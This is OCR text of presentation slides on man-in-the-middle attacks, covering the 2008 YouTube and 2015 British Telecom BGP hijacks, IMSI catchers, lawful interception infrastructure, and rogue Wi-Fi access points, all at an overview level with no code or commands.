
Man-in-the-Middle via forged BGP announcements



Man-in-the-Middle via forged BGP announcements

YouTube Prefix Hijack, Feb 2008

- On Sunday, 24 February 2008, Pakistan Telecom (AS17557) started an unauthorised announcement of the prefix 208.65.153.0/24.
  - Pakistan Telecom Blackholed the YouTube Prefix
  - Intention was censorship in Pakistan only



208.65.153.0/22


208.65.153.0/24

- One of Pakistan Telecom's upstream providers PCCW Global (AS3491) forwarded this announcement to the rest of the Internet, which resulted in the hijacking of YouTube traffic on a global scale.
- Not proper filtering at upstream provider affected the whole world

Man-in-the-Middle via forged BGP announcements


British Telecom customers Hijack, March **2015**

- Internet traffic for 167 important British Telecom customers—including a UK defense contractor that helps deliver the country's nuclear warhead program—were mysteriously diverted to servers in Ukraine before being passed along to their final destination.



Man-in-the-Middle at boarder control

Infrastructure Approach: IMSI Catcher



IMEI
[redacted]0232504

SIM Subscriber ID
[redacted]22776131

SIM Card Serial
[redacted]332217761318

Local IP Address
[redacted].143.58
null

Wi-Fi MAC Address
14:5F:94[redacted]

Bluetooth MAC Address
[redacted]:00:00:00

Hardware Serial
BHY7N17[redacted]

Man-in-the-Middle 2G/3G/4G

Infrastructure Approach: Rogue 2G/3G/4G Antenna, aka IMSI Catcher

- nsa-ant-bildschirm.pdf
- nsa-ant-firewalls.pdf
- nsa-ant-handys.pdf
- nsa-ant-mobilfunk.pdf
- nsa-ant-raumuber.pdf
- nsa-ant-rechner.pdf
- nsa-ant-router.pdf
- nsa-ant-server.pdf
- nsa-ant-tastatu.pdf
- nsa-ant-usb.pdf
- nsa-ant-w-lan.pdf





Figure 1. IMSI Catcher Attack (MITM)


Man-in-the-Middle @ Home of Suspect

Physical Access: Mobile Network




Man-in-the-Middle @ Home of Suspect

Physical Access: ISP



how law enforcements put themselves in a man-in-the-middle position



Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Federal Department of Justice and Police FDJP

IT Service Centre ISC-FDJP
Post and Telecommunications Surveillance Service

Delivery Network Concept

Concept paper on delivery networks between CSPs and the ISS for telecommunication surveillance of packet-switched and circuit-switched services


Date: 30 January 2012

Version: 1.0

Next review: 1 February 2013 (yearly review)

Man-in-the-Middle Wifi network

Infrastructure Approach: Rogue Access Point



No SIM 11:36

Settings Wi-Fi Networks

Wi-Fi ON

Choose a Network…

FreeWifi

pub


Other…

Ask to Join Networks ON

Known networks will be joined automatically. If no known networks are available, you will be asked before joining a new network.

Man-in-the-Middle Wifi network

